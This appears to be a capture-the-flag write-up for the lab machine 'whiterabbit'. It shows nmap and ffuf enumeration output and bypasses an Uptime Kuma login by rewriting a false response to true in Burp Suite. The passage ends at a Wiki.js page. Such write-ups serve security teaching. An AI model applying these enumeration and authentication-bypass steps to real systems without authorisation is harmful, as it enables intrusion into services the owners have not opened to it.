
This is whiterabbit writeup by Jiseok Song

nmap

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0f:b0:5e:9f:85:81:c6:ce:fa:f4:97:c2:99:c5:db:b3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBslomQGZRF6FPNyXmI7hlh/VDhJq7Px0dkYQH82ajAIggOeo6mByCJMZTpOvQhTxV2QoyuqeKx9j9fLGGwkpzk=
|   256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEoXISApIRdMc65Kw96EahK0EiPZS4KADTbKKkjXSI3b
80/tcp   open  http    syn-ack ttl 62 Caddy httpd
|_http-title: Did not follow redirect to http://whiterabbit.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Caddy
2222/tcp open  ssh     syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:d1:eb:4a:26 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKu1+ymf1qRT1c7pGig7JS8MrnSTvbycjrPWQfRLo/DM73E24UyLUgACgHoBsen8ofEO+R9dykVEH34JOT5qfgQ=
|   256 ad:42:c0:28:77:dd:06:bd:19:62:d8:17:30:11:3c:87 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJTObILLdRa6Jfr0dKl3LqWod4MXEhPnadfr+xGSWTQ+
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

It seems like port 80, 2222 is in docker since ttl is one less than port 22. Add whiterabbit.htb to /etc/hosts and proceed

Web Enumeration



About Us

At White Rabbit, we specialize in providing top-tier penetration testing services to identify vulnerabilities in your IT infrastructure. Our dedicated team of experts uses the latest tools and techniques to ensure your data is secure from external threats.

Our Values

Integrity, diligence, and expertise are the cornerstones of our business. We believe in working closely with our clients to provide customized security solutions that meet their unique needs.

Our Services

Our comprehensive range of services includes network penetration testing, application security assessments, vulnerability scans, and security training workshops.

Latest News

It's a static website and nothing interesting here. I can try fuzzing subdomains.

```
ffuf -H "Host: FUZZ.whiterabbit.htb" -w
/opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u
http://whiterabbit.htb -fs 0
```

```
[parrot@parrot]-[~/Documents/whiterabbit]
    $ffuf -H "Host: FUZZ.whiterabbit.htb" -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://whiterabbit.htb -fs 0


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________


 :: Method           : GET
 :: URL              : http://whiterabbit.htb
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.whiterabbit.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

status                  [Status: 302, Size: 32, Words: 4, Lines: 1, Duration: 86ms]
:: Progress: [4989/4989] :: Job [1/1] :: 421 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```


Add it to /etc/hosts and visit the page




It shows uptimekuma. I can try login with admin, admin




It doesn't work, but I can see the packet in burpsuite




I can change false to true and send






I can get into the page




I can see the version in settings>About(It disappears when I click about, so burpsuite intercept should be on to see it)

It automatically logs out in a few seconds, so I'll set match and replace in burpsuite to change false to true automatically. Go to Proxy>Match and replace> Add(in Websocket match and replace rules)



Click Add Status page> New Status page and it shows



I can't see any status because I'm not actually logged in, but I can fuzz status page with wordlists

```
ffuf -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -u
http://status.whiterabbit.htb/status/FUZZ
```

```
┌──[parrot@parrot]─[~/Documents/whiterabbit]
└─$ ffuf -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -u http://status.whiterabbit.htb/status/FUZZ


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://status.whiterabbit.htb/status/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

temp                    [Status: 200, Size: 3359, Words: 304, Lines: 41, Duration: 91ms]
```


Visit the page




I can find two new subdomains. Add these to /etc/hosts

```
8 10.10.11.63 whiterabbit.htb status.whiterabbit.htb ddb09a8558c9.whiterabbit.htb a668910b5514e.whiterabbit.htb$
```

Let's visit these new subdomains.





In wiki js, click gophish webhooks show information page

